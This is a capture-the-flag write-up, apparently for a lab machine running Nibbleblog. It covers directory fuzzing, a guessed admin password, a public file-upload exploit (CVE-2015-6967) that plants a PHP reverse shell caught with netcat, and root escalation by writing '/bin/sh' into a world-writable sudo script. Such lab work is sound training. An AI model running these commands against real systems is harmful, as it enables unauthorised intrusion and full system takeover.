LICENSE.txt	v3.7 final	11 years ago
README.md	Update README.md	5 years ago
admin.php	Update admin.php	9 years ago
bludit.php	French fixes	10 years ago
feed.php	Languages updated	10 years ago
index.php	new theme and features	11 years ago
install.php	Update install.php	8 years ago
sitemap.php	Modified sitemap to show all the po…	10 years ago
update.php	Bug fixes	9 years ago

It's src. code has a lot of php files which is a point to be noted...



```
.htpasswd               [Status: 403, Size: 306, Words: 22, Lines: 12, Duration: 84ms]
README                  [Status: 200, Size: 4628, Words: 589, Lines: 64, Duration: 81ms]
admin                   [Status: 301, Size: 321, Words: 20, Lines: 10, Duration: 78ms]
admin.php               [Status: 200, Size: 1401, Words: 79, Lines: 27, Duration: 99ms]
.hta                    [Status: 403, Size: 301, Words: 22, Lines: 12, Duration: 4825ms]
.htaccess               [Status: 403, Size: 306, Words: 22, Lines: 12, Duration: 4830ms]
content                 [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 78ms]
index.php               [Status: 200, Size: 2987, Words: 116, Lines: 61, Duration: 92ms]
languages               [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 80ms]
plugins                 [Status: 301, Size: 323, Words: 20, Lines: 10, Duration: 79ms]
themes                  [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 79ms]
:: Progress: [4734/4734] :: Job [1/1] :: 498 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
```


On directory fuzzing with ffuf found some .php files and directories.



10.129.3.31/nibbleblog/admin.php

Sign in to Nibbleblog admin area

found a login page.....



10.129.3.31/nibbleblog/admin.php?controller=d

nibbleblog - Dashboard

Dashboard View Blog Log out

Publish

Comments

Manage

Settings

Themes

Plugins

Quick start

New post New page Manage posts

General settings Regional Change theme

Draft posts


There are no draft posts.

Last comments

There are no published comments.

Notifications


New session started



```
16 October - 08:49:16 · IP: 10.10.14.42

New session started
29 December - 10:42:11 · IP: 10.10.14.2

New session started
29 December - 10:42:10 · IP: 10.10.14.2

New session started
28 December - 21:09:06 · IP: 10.10.14.3

New session started
ember - 21:09:05 · IP: 10.10.14.3
```

Waiting for www.nibbleblog.com…

So logged in with creds.... (admin:nibbles), got an idea of username as admin from some searches and nibbles as password is what i randomly guessed!!! Just pure manual brute force...




GitHub
https://github.com › CVE-2015-6967

Arbitrary File Upload (CVE-2015-6967) - Nibbleblog 4.0.3


Nibbleblog 4.0.3 - Arbitrary File Upload (CVE-2015-6967) requirements usage usage: **exploit**.py [-h] --url URL --username USERNAME --password PASSWORD --payload ...

Found only one exploit only.....




```
~/current
python3 exploit.py --url http://10.129.3.31/nibbleblog/ --username admin --password nibbles --payload php-reverse-shell.php
[+] Login Successful.
[+] Upload likely successfull.
```

So ran the exploit with a payload as php reverse shell by pentest monkey.




```
~/Downloads
rlwrap nc -lnvp 8000

Listening on 0.0.0.0 8000
Connection received on 10.129.3.31 38494
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 04:53:05 up 18 min,  0 users,  load average: 0.00, 0.02, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ 
```

got rev shell....




```
nibbler@Nibbles:/$ cd /home
cd /home
nibbler@Nibbles:/home$ ls
ls
nibbler
nibbler@Nibbles:/home$ cd nibbler
cd nibbler
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ 
```

Got first flag!!! But also got a file personal.zip.




```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$ 
```

A file in directories!!!




```
nibbler@Nibbles:/home/nibbler$ cd personal
cd personal
nibbler@Nibbles:/home/nibbler/personal$ cd stuff
cd stuff
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls
ls
monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

A script but can be run as the logged in user only.




```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -l
sudo -l
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -al
ls -al
total 12
drwxr-xr-x 2 nibbler nibbler 4096 Dec 10  2017 .
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10  2017 ..
-rwxrwxrwx 1 nibbler nibbler 4015 May  8  2015 monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

We can only run the script as root user and we can also rwx as normal user which is easy priv. esc.



```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo '/bin/sh' > monitor.sh
echo '/bin/sh' > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
<er/personal/stuff$ sudo /home/nibbler/personal/stuff/monitor.sh
#
```

So added the '/bin/sh' in monitor.sh and ran the script as sudo and got the root shell...



```
# id
id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
cd /root
# ls -al
ls -al
total 32
drwx------  4 root root 4096 Oct 16 04:35 .
drwxr-xr-x 23 root root 4096 Dec 15  2020 ..
-rw-------  1 root root    0 Dec 29  2017 .bash_history
-rw-r--r--  1 root root 3106 Oct 22  2015 .bashrc
drwx------  2 root root 4096 Dec 10  2017 .cache
drwxr-xr-x  2 root root 4096 Dec 10  2017 .nano
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
-rw-------  1 root root 1091 Dec 15  2020 .viminfo
-r--------  1 root root   33 Oct 16 04:35 root.txt
# ls
ls
root.txt
#
```

Got root/final flag...